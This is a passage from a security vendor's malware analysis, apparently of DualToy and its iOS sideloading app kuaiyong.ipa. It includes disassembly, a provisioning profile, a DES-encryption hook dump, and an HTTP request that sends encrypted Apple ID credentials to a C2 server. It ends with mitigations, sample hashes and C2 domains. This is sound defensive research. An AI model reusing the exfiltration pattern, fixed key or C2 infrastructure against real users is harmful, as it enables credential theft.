
Figure 12   DualToy fetch iOS app downloading URLs



```
lea     edx, [ebp+var_24]
mov     eax, [ebp+System::AnsiString] ; System::AnsiString
call    @System@AnsiToUtf8$qqrx17System@AnsiString ; System::
mov     eax, [ebp+var_24]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System
push    eax
push    0
mov     eax, iTunesMobileDevice_symtab
mov     eax, [eax]
call    dword ptr [eax+4] ; CFStringCreateWithCString
add     esp, 0Ch
push    eax
mov     eax, [ebp+var_C]
mov     eax, [eax+64h]
push    eax
mov     eax, iTunesMobileDevice_symtab
mov     eax, [eax]
call    dword ptr [eax+44h] ; AMDeviceInstallApplication
add     esp, 14h
test    eax, eax
setz    [ebp+var_D]
```

Figure 13 Install iOS app via iTunes API

The downloaded kuaiyong.ipa has an obfuscated bundle ID of "pWsbshWBn5XN9kk0twBUECAVt2E.dsE7UfuXZdinV60edM4u1Ul0d6hSf66akdZrmp". It was signed by an enterprise certificate issued to "Ningbo Pharmaceutical Co., Ltd." The certificate the app won't be successfully installed on iOS devices anymore. However, the attacker could easily change the URL list replied by C2 server to push other apps.



```
<key>ExpirationDate</key>
<date>2016-05-03T02:18:25Z</date>
<key>Name</key>
<string>kyyoumeng</string>
<key>ProvisionsAllDevices</key>
<true/>
<key>TeamIdentifier</key>
<array>
        <string>25C63MARJ7</string>
</array>
<key>TeamName</key>
<string>Ningbo Pharmaceutical Co., Ltd.</string>
<key>TimeToLive</key>
<integer>365</integer>
<key>UUID</key>
<string>7214ed79-b8d3-491b-890d-63603ce838df</string>
```


Figure 14 The iOS app was signed by enterprise certificate

AceDeceiver-like behavior

Since the kuaiyong.ipa has an expired certificate, we resigned it with a personal development certificate and then installed it on our testing device.

The app is yet another third party iOS App Store just like “ZergHelper”. It also has exactly the same behavior as AceDeceiver. When launched for the first time, the app will ask the user to input his or her Apple ID and password (Figure 15). The nearby disclaimer says the credentials won’t be uploaded to any server. However, through our reverse engineering and debugging, we discovered the Apple ID and password will be encrypted by DES algorithm by a fixed key of “HBSMY4yF” and 4 of “\x12\x34\x56\x78\x90\xab\xcd\xef”, and sent to the server proxy.mysjzs[.]com after encoding the ciphertext with Base64. Figure 16 shows the output by hooking the CCCrypt function with Frida. And Figure 17 shows the credentials being uploaded to the server.

Note that, since the C2 traffic was HTTP instead of HTTPS, and the credential payload was just encrypted by DES with a fixed key, an attacker could sniff network traffic to capture the payload and steal the Apple ID and password in the payload.



2015 新版快用！
绑定Apple ID 永别闪退！

立即绑定我的Apple ID

Apple ID绑定

登陆后,即可使用您的Apple ID下载App

请输入您的Apple ID


请输入您的密码

☑ 我已阅读并同意 免责声明

绑定Apple ID的优点


○安装应用将永久不会出现异常闪退情况
○使用自己的Apple ID进行应用内购买
○使用自己的Apple ID登录Game Center

Figure 15 Kuaiyong.ipa asks user to input Apple ID and password



```
=================================================================
CCCrypt Encryption
Algorithm: DES
Options: 1
key   :48 42 53 4d 59 34 79 46                          HBSMY4yF
iv    :12 34 56 78 90 ab cd ef                          .4Vx....
dataIn:
7b 22 4d 41 43 48 49 4e 45 4e 41 4d 45 22 3a 22  {"MACHINENAME":"
22 2c 22 50 4f 53 54 45 22 3a 22 22 2c 22 4b 42  ","POSTE":"","KB
44 41 54 41 22 3a 22 22 2c 22 47 55 49 44 22 3a  DATA":"","GUID":
22 22 2c 22 4e 55 4d 49 44 22 3a 22 22 2c 22 55  "","NUMID":"","U
53 45 52 22 3a 22 75 73 65 72 40 65 78 61 6d 70  SER":"user@examp
6c 65 2e 63 6f 6d 22 2c 22 50 57 44 22 3a 22 6d  le.com","PWD":"m
79 50 34 73 73 77 30 72 64 22 2c 22 52 45 53 55  yP4ssw0rd","RESU
4c 54 22 3a 22 22 2c 22 53 49 47 4e 41 54 55 52  LT":"","SIGNATUR
45 22 3a 22 22 7d                                E":""}
dataOut:
66 c8 50 ec 69 49 e2 f4 88 f2 ba 40 f1 af 0b 42  f.P.iI.....@...B
8a 76 53 01 44 1d c9 1e 41 75 3d 73 9c 43 ba 57  .vS.D...Au=s.C.W
e2 6b 6a 0a f7 98 3b 54 0a 3a 77 f7 50 49 88 7e  .kj...;T.:w.PI.~
85 d5 4a 49 67 ea c8 f6 05 07 65 65 72 1f 49 d1  ..JIg.....eer.I.
66 e6 69 51 63 ed ad 92 46 59 2d 7b ec ae 03 66  f.iQc...FY-{...f
a2 58 4c 60 b4 e9 3b 7a 1b ba 79 c8 05 b3 d0 67  .XL`..;z..y....g
02 13 a3 5a 8d eb f7 2b a4 4f b6 43 66 ab 41 e0  ...Z...+.O.Cf.A.
b6 75 9f f9 7a 47 7c dd cf 28 14 3b 36 3e 0a 40  .u..zG|..(.;6>.@
c9 0b e0 e9 f2 9d                                ......
```

Figure 16 Apple ID username and password was encrypted with DES



```
GET /i_info_proxy.php?cmd=1&data=ZshQ7GlJ4vSI8rpA8a8LQop2UwFEHckeQXU9c5xDulfi
a2oK95g7VAo6d%2FdQSYh%2BhdVKSWfqyPYFB2Vlch9J0WbmaVFj7a2SRlkte%2ByuA2ai
WExgtOk7ehu6ecgFs9BnAhOjWo3r9yukT7ZDZqtB4LZ1n%2Fl6R3zdzygUOzY%2BCkDJC%
2BDp8p2W3A%3D%3D HTTP/1.1
Host: proxy.mysjzs.com
Accept-Encoding: gzip
User-Agent: 快用 2.8.0.0 (iPod touch; iPhone OS 9.0.2; en_US)
Connection: close
```

Figure 17 Encrypted Apple ID and password was sent to a server

Mitigation

Palo Alto Networks WildFire has successfully . URL Filtering has also blocked its C2 traffic so that it can’t download drivers, malicious payloads or apps. We have also created an AutoFocus tag to identify known DualToy samples.

To prevent similar attacks, we suggest users and organizations deploy both endpoint and network-based malware prevention solutions. We also suggest users avoid connecting their mobile phones to untrusted devices via USB. The popularity and ubiquitous nature of mobile devices ensures malicious attackers will only continue to refine and develop new mobile malware, which means users and organizations will need to employ similar levels of protection and user awareness historically provided to desktops, laptops, and networks.

Acknowledgements

We would like to thanks Zhi Xu and Josh Grunzweig from Palo Alto Networks for their assistance during the analysis.

Appendix

SHA-256 of selected samples

b028137e54b46092c5349e0d253144e2ca437eaa2e4d827b045182ca8974ed33 jkting.zip
bbe5fcd2f748bb69c3a186c1515800c23a5822567c276af37585dab901bf550c new5.zip
26ff76206d151ce66097df58ae93e78b035b3818c24910a08067896e92d382de
NewPhone.dll
24c79edc650247022878ddec74b13cf1dc59a6e26316b25054d015bdc2b7efc7 new_tool.zip
cd432a8a0938902ea3016dae1e60c0a55016fd3c7741536cc9f57e0166d2b1b8 appdata.exe
42290cefc312b5f1e4b09d1658232838b72d2dab5ece20ebf29f4d0d66a7879a guardmb
7f7a3ed87c63bd46eb8b91a5bb36b399b4eebaf7d01342c13ef695340b9964a6
Mgr_700003.apk
9f84665a891e8d9d3af76b44c1965eba605f84768841dfb748cb05ec119ffd9d phonedata.exe
c8695fe9decbeedfe1f898464b6aa9da511045721c399486d00b889d888c8121 zWDLzv.dll
f2efc145d7d49b023d97a5857ad144dd03a491b85887312ef401a82b87fb1b84
c32c64196bb4e038657c3003586563407b5a36db74afb837a5b72f71cf1fadf1 DevApi.dll
dee13984156d1b59395126fcac09f407ef7c7d7308643019ccee6e22683ea108 insapp.dll
eae9fda5ca026d2cc0fbdd6f6300d77867dae95a5c1ab45efdb4959684f188d2 insapp.ini
899e3c72e2edf720e5d0f3b0dfbf1e2dcc616277c11cf592ab267a9fa0bfbac9 kuaiyong.ipa
c8695fe9decbeedfe1f898464b6aa9da511045721c399486d00b889d888c8121

C2 Domains

www.zaccl[.]com
pack.1e5[.]com
rsys.topfreeweb[.]net
abc.yuedea[.]com
report.boxlist[.]info
tt.51wanyx[.]net
hk.pk2012.info
center.oldlist[.]info
up.top258[.]cn
dl.dswzd[.]com